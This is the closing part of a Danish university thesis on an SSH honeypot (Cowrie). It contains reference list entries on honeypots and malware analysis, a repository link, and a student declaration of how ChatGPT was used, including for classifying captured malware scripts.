[45] MITRE. *System Information Discovery*. Accessed: 2025-05-15. 2025. URL: https://attack.mitre.org/techniques/T1082/.

[46] Torben Ægidius Mogensen. *Introduction to Compiler Design*. Springer, 2024. ISBN: 978-3-031-46460-7. URL: https://link.springer.com/book/10.1007/978-3-031-46460-7.

[47] Torben Ægidius Mogensen. *Programming Language Design and Implementation*. Springer, 2025. ISBN: 9783031932984.

[48] Peter Naur. “Programming as theory building”. In: *Microprocessing and Microprogramming* 15.5 (1985), pp. 253–261.

[49] Kishan Neupane, Rami Haddad, and Lei Chen. “Next Generation Firewall for Network Security: A Survey”. In: *IEEE SoutheastCon-Proceedings*. IEEE, Aug. 2018. ISBN: 978-1-5386-6133-8. URL: https://www-webofscience-com.ep.fjernadgang.kb.dk/wos/woscc/full-record/WOS:000821561800068.

[50] Louise Olifent. *Notat afslører regeringens plan: Dansk cloud skal erstatte Microsoft, AWS og Google*. Accessed: 06.05.2025. Version 2. Apr. 24, 2025. URL: https://www.version2.dk/artikel/notat-afsloerer-regeringens-plan-dansk-cloud-skal-erstatte-microsoft-aws-og-google?tab=ida.

[51] Paul C. van Oorschot. *Computer Security and the Internet - Tools and Jewels from Malware to Bitcoin*. Springer, 2021. ISBN: 978-3-030-83410-4.

[52] Michel Oosterhof. *Cowrie*. Version 2.6.1. Nov. 2024. URL: https://github.com/cowrie/cowrie.

[53] OpenAI. [Prompt: List the 10 most common and popular honeypot tools available]. Apr. 2, 2025. URL: https://chatgpt.com/.

[54] OpenAI. [Prompt: We have successfully downloaded malware from an IP address, but the file is binary, how to proceed? May 28, 2025. URL: https://chatgpt.com/.

[55] OpenAI. [Prompt: iven the following malware from a honeypot, can you analyse it, describe which tactics within MITRE ATTACK it falls within, and if any known CVE vulnerabilities are targeted present those: [SCRIPT]]. May 27, 2025. URL: https://chatgpt.com/.

[56] Paralax. *Awesome Honeypots*. https://github.com/paralax/awesome-honeypots. Accessed: 2025-05-14. 2023.

[57] The Honeynet Project. “Know Your Enemy - Whitepapers”. In: Honeynet Project, 2025. URL: https://honeynet.onofri.org/papers/kye.html.

[58] The Linux Documentation Project. *The /dev directory*. https://tldp.org/LDP/sag/html/dev-fs.html. Accessed: 2025-06-05. n.d.

[59] John Requejo. *Dota3 Malware: Again and Again*. Accessed: 2025-06-03. n.d. URL: https://www.countercraftsec.com/blog/dota3-malware-again-and-again/.

[60] Daniel Schatz, Rabih Bashroush, and Julie Wall. “TOWARDS A MORE REPRESENTATIVE DEFINITION OF CYBER SECURITY”. In: *JOURNAL OF DIGITAL FORENSICS SECURITY AND LAW* 12.2 (2017), pp. 53–74. URL: https://www-webofscience-com.ep.fjernadgang.kb.dk/wos/woscc/full-record/WOS:000442476100004.

[61] Shobhit Seth. *Botnet Mining: What It Means, How It Works*. Accessed: 2025-06-03. 2024. URL: https://www.investopedia.com/tech/what-botnet-mining/.

[62] Shodan. *What is Shodan?* Accessed: 08.05.2025. Shodan. May 8, 2025. URL: https://help.shodan.io/the-basics/what-is-shodan.

[63] Henrik Kragh Sørensen and Mikkel Willum Johansen. *Algoritmer og ansvar*. Samfundslitteratur, 2025. URL: https://samfundslitteratur.dk/bog/algoritmer-og-ansvar.

[64] *src/cowrie/commands*. Version 2.6.1. Nov. 2024. URL: https://github.com/cowrie/cowrie/tree/main/src/cowrie/commands.

[65] Agnė Srėbaliūtė. *How to Hide Your IP Address (IP masking)*. Accessed: 2025-06-07. 2024. URL: https://nordlayer.com/blog/how-to-hide-your-ip-address/.

[66] Clifford Stoll. *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*. New York: Doubleday, 1989.

[67] Upi Tamminen and Michel Oosterhof. *Welcome to Cowrie's documentation!* Accessed: 2025-02-27. 2024. URL: https://docs.cowrie.org/en/latest/index.html.

[68] David Temoshok et al. *Digital Identity Guidelines - Authentication and Authenticator Management*. 2024. URL: https://doi.org/10.6028/NIST.SP.800-63B-4.2pd.

[69] Ray Thompson. "Static vs. Dynamic Analysis". In: *Medium* (2025). Accessed: 2025-05-28. URL: https://medium.com/@thealltommo/static-vs-dynamic-analysis-b09a6d85e6d4.

[70] Twisted. *An event-driven networking engine*. Accessed: 2025-05-10. 2025. URL: https://twisted.org/.

[71] *What is Access Control?* Accessed: 2025-03-07. Microsoft. URL: https://www.microsoft.com/en-us/security/business/security-101/what-is-access-control.

[72] Wikipedia. *Twisted (software)*. Accessed: 2025-05-10. 2025. URL: https://en.wikipedia.org/wiki/Twisted_(software).

[73] Wikipedia contributors. *Metcalfe's law — Wikipedia, The Free Encyclopedia*. [Online; accessed 14-May-2025]. 2025. URL: https://en.wikipedia.org/w/index.php?title=Metcalfe%27s_law&oldid=1273504272.

[74] Wikipedia contributors. *Mirai (malware) — Wikipedia, The Free Encyclopedia*. https://en.wikipedia.org/w/index.php?title=Mirai_(malware)&oldid=1290734576. Accessed: 2025.06.04. 2025.

[75] Sarit Yerushalmi and Liran Lavi. *From PyPI to the Dark Marketplace: How a Malicious Package Fuels the Sale of Telegram Identities*. Accessed: 2025-06-05. 2025. URL: https://www.imperva.com/blog/from-pypi-to-the-dark-marketplace-how-a-malicious-package-fuels-sale-of-telegram-identities/.

[76] Mu Zhu and Munindar P. Singh. “Mee: Adaptive Honeyfile System for Insider Attacker Detection”. In: *Cyber Deception: Techniques, Strategies, and Human Aspects*. Ed. by Tiffany Bao, Milind Tambe, and Cliff Wang. Cham: Springer International Publishing, 2023, pp. 125–143. ISBN: 978-3-031-16613-6. DOI: 10.1007/978-3-031-16613-6_7. URL: https://doi.org/10.1007/978-3-031-16613-6_7.

Appendix A - project description

The project is available at `https://github.com/morten-l-k/BA-CyDec`. The repository includes a compressed version of the log-file containing all collected data in the honeypot, files for data analysis processing and the report.

AI-declaration

Deklaration for anvendelse af generative AI-værktøjer (studerende)

På Københavns Universitet udfører vi vores arbejde med **ansvarsfølelse** og **respekt for samfund, kulturarv, miljø og mennesker** omkring os.
Integritet, ærlighed og **transparens** er forudsætninger for akademisk arbejde. Vi forventer derfor, at eksamenspræstationer afspejler **den studerendes egen læring og selvstændige indsats**.
Akademisk arbejde baserer sig altid på andres indsigter, viden og bidrag, men altid med **grundig anerkendelse, respekt** og **kreditering** af dette arbejde.
Dette gælder også ved brug af generativ kunstig intelligens.

Vejledning

Brug af generativ AI ved eksamen

I henhold til KU's regler for brugen af værktøjer, der er baseret på generativ AI (GAI), skal du være transparent om din anvendelse af teknologien, fx i dit metodeafsnit og/eller ved at udfylde og vedlægge nedenstående deklarationsskabelon som bilag til skriftlige opgavebesvarelser.
Når du skriver din deklaration, er det vigtigt, at læseren får et tydeligt billede af, om og hvordan generativ AI har bidraget til det endelige produkt.

Hvis det er besluttet, at du skal bruge skabelonen i dit fag, skal du også benytte den, når du *ikke* har anvendt GAI-værktøjer som hjælpemiddel. I dette tilfælde skal du dog blot krydse af, at du ikke har brugt GAI, og behøver ikke at udfylde resten.
Ved at deklarere din brug af GAI-værktøjer sikrer du, at der ikke opstår udfordringer i forhold til reglerne om eksamenssnyd.

I kurser, hvor brugen af GAI er integreret i fagligheden, kan refleksion og kritisk vurdering af anvendelsen af GAI-værktøjer også indgå som en del af et metodeafsnit i din opgave. Spørg din underviser eller vejleder, hvis du er tvivl, om det er tilfældet i dit kursus.

Hvis generativ AI er objekt for din undersøgelse, vil det fremgå af dine forskningsspørgsmål, din metodebeskrivelse, din analyse og konklusion, hvilken rolle GAI spiller i din opgave. Hvis du

samtidig også bruger GAI som hjælpemiddel i processen, skal du deklarere denne anvendelse særskilt.

Opmærksomhedspunkter:

- Hvis GAI er et tilladt hjælpemiddel på dit kursus, må du anvende GAI til dialog og sparring under udarbejdelsen af din opgave, men du må **ikke** overlade udfærdigelsen af din opgavebesvarelse til GAI-værktøjer, selvom alle hjælpemidler er tilladt.
- Hvis materiale fra GAI inkluderes som kilde (direkte eller i redigeret form) i din besvarelse, gælder de samme krav om brug af citationstegn og kildehenvisning som ved alle andre kilder, da der ellers vil være tale om plagiat.
- Brug aldrig personhenførbare, ophavsretsbeskyttede eller fortrolige data i et AI-værktøj.
- Husk altid at undersøge gældende regler og retningslinjer for brug af generativ AI på KU.
- Læs kursusbeskrivelsen grundigt. Det er vigtigt at du ved, hvilke anvendelser der er tilladt i dit kursus. Der kan eventuelt være yderligere krav om dokumentation, fx at du skal beskrive dine centrale prompts og evt. kildemateriale (hvad har du givet af kontekst, hvad har du fodret værktøjet med, hvad har du bedt værktøjet om at gøre), beskrive outputtet (hvilke svar du fik af værktøjet), beskrive processen, f.eks. historik og iterationer (hvis du har skrevet frem og tilbage med værktøjet ad flere omgange for at komme frem til et brugbart svar).
- Tal med din underviser eller vejleder, hvis du er i tvivl.

Deklaration for anvendelse af generative AI-værktøjer (studerende)

☒ **Jeg/vi har benyttet generativ AI som hjælpemiddel/værktøj** *(sæt kryds)*

☐ **Jeg/vi har <u>IKKE</u> benyttet generativ AI som hjælpemiddel/værktøj** *(sæt kryds)*

Hvis brug af generativ AI er tilladt til eksamen, men du ikke har benyttet det i din opgave, skal du blot krydse af, at du ikke har brugt GAI, og behøver ikke at udfylde resten.

Oplist, hvilke GAI-værktøjer der er benyttet, inkl. link til platformen (hvis muligt):

Eksempel: ChatGPT (https://chatgpt.com/), DuckDuckGo (https://duck.ai)

Beskriv hvordan generativ AI er anvendt i opgaven:

1) *Formål (hvad har du/I brugt værktøjet til)*

Vi har primært brugt værktøjet til at sparre med for at trykteste vores baggrundsviden. Hvis vi har haft en formodning eller ide om, hvordan fx et givent software-tool har skullet konfigureres, har vi stillet værktøjet et åbnet spørgsmål for at se, om svaret falder indenfor de formodninger og ideer, vi har haft til problemet. Dvs. værktøjet er blevet brugt til at dobbelttjekke, om indledende ideer har været på rette spor for at løse et givent problem. Et eksempel på en forespørgsel kunne være: "Beskriv hvilket filter i iptables, der først håndterer packets, som kommer ind i et computersystem". På denne forespørgsel har vi på forhånd haft viden om, hvor mange filtre, der er i iptables, og vi har således kunnet trykteste (uden at nævne specifikke filtre), om værktøjet også finder frem til det samme filter.

Derudover har vi brugt værktøjet til at få generel viden om et givent system. Det kunne fx være på forespørgslen: "Forklar hvordan SSH er bygget op" eller "Beskriv hvordan filstrukturen er opbygget i et Linux OS" eller "Beskriv de 10 mest populære honeypot tools".

Endeligt har vi brugt værktøjet til at kontrollere forskellige malware scripts, som vi har opnået data på igennem vores projekt. Her har vi indsat de givne scripts og forespurgt værktøjet: "Kan du beskrive hvilket angreb, der er tale om her, og hvis det er forbundet til CVE-svagheder, kan du også forklare hvilke: [SCRIPT INDSAT]"

2) *Arbejdsfase (hvornår i arbejdsprocessen har du/I brugt GAI)*

Vi har brugt værktøjet i de faser, hvor vi har skullet opnå noget baggrundsviden eller teste hypoteser og ideer til løsninger på problemer op imod værktøjet.

3) *Hvad gjorde du/I med outputtet (herunder også, om du/I har redigeret outputtet og arbejdet videre med det)*

Vi har læst og forsøgt at forstå outputtet. Vi har på intet tidspunkt kopieret outputtet til vores rapport eller programmer.

NB. GAI-genereret indhold brugt som kilde i opgaven kræver korrekt brug af citationstegn og kildehenvisning. Læs retningslinjer fra Københavns Universitetsbibliotek på KUnet.